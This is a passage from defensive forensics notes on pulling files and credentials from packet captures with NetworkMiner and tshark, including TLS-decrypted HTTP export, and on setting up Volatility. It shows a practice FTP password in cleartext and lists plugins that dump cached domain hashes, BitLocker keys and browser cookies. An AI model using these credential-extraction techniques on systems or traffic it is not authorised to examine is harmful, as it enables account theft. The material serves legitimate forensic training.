   38   4.126630 192.168.196.16 → 192.168.196.1 21 54411 FTP Response: 331 Please specify
    331 Please specify the password.\r\n
        Response code: User name okay, need password (331)
        Response arg: Please specify the password.
   40   5.424998 192.168.196.1 → 192.168.196.16 54411 21 FTP Request: PASS Buck3tH4TF0RM3!
    PASS Buck3tH4TF0RM3!\r\n
        Request command: PASS
0030  50 18 10 0a 4a e6 00 00 50 41 53 53 20 42 75 63   P...J...PASS Buc
```

Extracting Stuff

Wireshark sometimes sucks when you want to quickly extract stuff and just look at it. Fortunately, there are alternatives to be able to quickly get and look at files, images, credentials, and more in packets.

▶ section contents


NetworkMiner

NetworkMiner is GUI-based network traffic analysis tool. It can do lots of things, but the main things we can focus on here is the ability to rapidly look at all the *stuff*.

BUT, NetworkMiner has some limitations in its FREE version, so we'll just focus on some of its features.


You can fire up NetworkMiner from command-line to ingest a particular pcap

```
networkminer c42-MTA6.pcap
```




View Files

In the top bar, you can filter for all of the files in the traffic.




View Images

In the top bar, you can filter for all of the images in the traffic. It will include any images rendered on websites, so you'll get a load of random crap too.




Once you see a file you find interesting, right-click and view the file




View Creds

Honestly, I find that these credential filters always suck. Maybe you'll have better luck




Tshark Export Objects

For all of the protocols and detailed guidance on exporting objects, you can see TShark docs on the matter




Export SMB Files

Let's say through our packet analysis, we've identified a particular SMB file we find interesting called *TradeSecrets.txt*



We can go and get all of the SMB files, and save it locally in a directory called smb_exported_files

```
tshark -r smb.pcapng -q --export-object smb,smb_exported_files
#-q means don't print all of the packet headers. We don't need those flying acros
#the way we export things is by protocol and then local destination directory: so
```



We get the original file, as if we ourselves downloaded it. However, unfortunately we do not get the original metadata so the date and time of the file reflects our current, local time and date. But nonetheless, we have the file!

```
[27-Jun-21 11:29:56 BST] WireDive/smb_exported_files
-> stat %5cHelloWorld%5cTradeSecrets.txt
  File: %5cHelloWorld%5cTradeSecrets.txt
  Size: 50166           Blocks: 104        IO Block: 4096   regular file
Device: 805h/2053d      Inode: 1584026     Links: 1
Access: (0644/-rw-r--r--)  Uid: ( 1000/  remnux)   Gid: ( 1000/  remnux)
Access: 2021-06-27 11:27:22.561525732 +0100
Modify: 2021-06-27 11:27:22.561525732 +0100
Change: 2021-06-27 11:27:22.561525732 +0100
 Birth: -
[27-Jun-21 11:30:01 BST] WireDive/smb_exported_files
-> file %5cHelloWorld%5cTradeSecrets.txt
%5cHelloWorld%5cTradeSecrets.txt: ASCII text, with very long lines
[27-Jun-21 11:30:11 BST] WireDive/smb_exported_files
-> exiftool %5cHelloWorld%5cTradeSecrets.txt
ExifTool Version Number         : 12.26
File Name                       : %5cHelloWorld%5cTradeSecrets.txt
Directory                       : .
File Size                       : 49 KiB
File Modification Date/Time     : 2021:06:27 11:27:22+01:00
File Access Date/Time           : 2021:06:27 11:30:11+01:00
File Inode Change Date/Time     : 2021:06:27 11:27:22+01:00
File Permissions                : -rw-r--r--
File Type                       : TXT
File Type Extension             : txt
MIME Type                       : text/plain
MIME Encoding                   : us-ascii
Newlines                        : Unix LF
Line Count                      : 1
Word Count                      : 9479
[27-Jun-21 11:30:17 BST] WireDive/smb_exported_files
-> strings %5cHelloWorld%5cTradeSecrets.txt | head
According to all known laws of aviation, there is no way a bee should be able to fly. Its w
ground. The bee, of course, flies anyway because bees don't care what humans think is impos
```

Export HTTP Files with Decryption Key

In some situations, you will have a TLS decryption key in your hands. There may have been a file in the traffic you want to get your hands on, so let's do it!


Let's say we're looking around the decrypted traffic and we see an interesting file referenced, in this case an image:

```
apps=1&sync_desync=1&no_query_on_subscribe=1&start_args=%3Fagent%3Dsonic%26agent_version%3D1587143734%26eac_c
        HTTP  GET /files-tmb/TTL7QHDUJ-F011PDVK8TD-115062e5c0/get_a_new_phone_today__720.jpg HTTP/1.1\r\n
        HTTP  GET /files-pri/TTL7QHDUJ-F011PDVK8TD/get_a_new_phone_today_.jpg HTTP/1.1\r\n
        HTTP  HTTP/1.1 100 Continue\r\n
```

To retrieve this image, we need only supply the decryption key whilst we export the object

```
tshark -r https.pcapng -o tls.keylog_file:tls_decrypt_key.txt -q \
--export-objects http,exported_http_files
```

And we have downloaded the image to our export directory. Awesome



PCAP Analysis IRL

I've dissected real life situations via network analysis techniques

You can find my ~~corporate shill~~ professional content here

Digital Forensics

If you're interested in digital forensics, there are some immediate authoritive sources I implore you to look at:

- 13cubed's youtube content - Richard Davis is a DFIR legend and has some great learning resources
- Eric Zimmeraman's toolkit - Eric is the author of some incredibly tools, and it's worth checking out his documentation on exactly how and when to use them.

▶ section contents

volatility

▶ section contents

There are loads of tools that can assist you with forensically exmaining stuff. Volatility is awesome and can aid you on your journey. Be warned though, digital forensics in general are resource-hungry and running it on a VM without adequate storage and resource allocated will lead to a bad time.

In the Blue Team Notes, we'll use vol.py and vol3 (python2 and python3 implementation's of Volatility, respectively). In my un-educated, un-wise opinon, vol2 does SOME things better than vol3 - for example, Vol2 has plugins around browser history.


Because Volatility can take a while to run things, the general advice is to always run commands and output them (`> file.txt`). This way, you do not need to sit and wait for a command to run

to re-check something.

Get Started

It's worth reviewing trhe Volatility docs, and make sure you've organised yourself as best as possible before getting started.

One important prep task is to download the symbols table into your local machine



Symbol Tables

Symbol table packs for the various operating systems are available for download at:

https://downloads.volatilityfoundation.org/volatility3/symbols/windows.zip
https://downloads.volatilityfoundation.org/volatility3/symbols/mac.zip
https://downloads.volatilityfoundation.org/volatility3/symbols/linux.zip

The hashes to verify whether any of the symbol pack files have downloaded successfully or have changed can be found at:

https://downloads.volatilityfoundation.org/volatility3/symbols/SHA256SUMS
https://downloads.volatilityfoundation.org/volatility3/symbols/SHA1SUMS
https://downloads.volatilityfoundation.org/volatility3/symbols/MD5SUMS

Symbol tables zip files must be placed, as named, into the `volatility3/symbols` directory (or just the symbols directory next to the executable file).

Windows symbols that cannot be found will be queried, downloaded, generated and cached. Mac and Linux symbol tables must be manually produced by a tool such as dwarf2json.

Please note: These are representative and are complete up to the point of creation for Windows and Mac. Due to the ease of compiling Linux kernels and the inability to uniquely distinguish them, an exhaustive set of Linux symbol tables cannot easily be supplied

Reviewing options

Reading the docs and the `-h` help option let you know exactly what options you have available

Python2: `Vol.py -h`

```
       Supported Plugin Commands:

               agtidconfig     Parse the Agtid configuration
               amcache         Print AmCache information
               antianalysis
               apifinder
               apihooks        Detect API hooks in process and kernel memory
               apihooksdeep    Detect API hooks in process and kernel memory, with ssdeep for whi
               apt17scan       Detect processes infected with APT17 malware
               atoms           Print session and window station atom tables
               atomscan        Pool scanner for atom tables
               attributeht     Find Hacking Team implants and attempt to attribute them using a w
               auditpol        Prints out the Audit Policies from HKLM\SECURITY\Policy\PolAdtEv
               autoruns        Searches the registry and memory space for applications running at
ses
               bigpools        Dump the big page pools using BigPagePoolScanner
               bioskbd         Reads the keyboard buffer from Real Mode memory
               bitlocker       Extract Bitlocker FVEK. Supports Windows 7 - 10.
               cachedump       Dumps cached domain hashes from memory
               callbacks       Print system-wide notification routines
               callstacks      this is the plugin class for callstacks
               chromecookies   Scans for and parses potential Chrome cookie data
               chromedownloadchains    Scans for and parses potential Chrome download chain recor
               chromedownloads Scans for and parses potential Chrome download records
               chromehistory   Scans for and parses potential Chrome url history
               chromesearchterms       Scans for and parses potential Chrome keyword search terms
               chromevisits    Scans for and parses potential Chrome url visits data -- VERY SLOW
               clipboard       Extract the contents of the windows clipboard
               cmdline         Display process command-line arguments
               cmdscan         Extract command history by scanning for _COMMAND_HISTORY
               connections     Print list of open connections [Windows XP and 2003 Only]
               connscan        Pool scanner for tcp connections
               consoles        Extract command history by scanning for _CONSOLE_INFORMATION
               crashinfo       Dump crash-dump information
               derusbiconfig   Parse the Derusbi configuration
```

Python3: `vol3 -h`

When you see a plugin you like the look of, you can `-h` on it to get more options

```
#let's take the plugin windows.memmap.Memmap, for example
vol3 windows.memmap.Memmap -h
```

```
[22-Jun-21 19:01:35 BST] brave/c49-AfricanFalls2
-> vol3 windows.memmap.Memmap -h
Volatility 3 Framework 1.0.1
usage: volatility windows.memmap.Memmap [-h] [--pid PID] [--dump]

optional arguments:
  -h, --help  show this help message and exit
  --pid PID   Process ID to include (all other processes are excluded)
  --dump      Extract listed memory segments
```

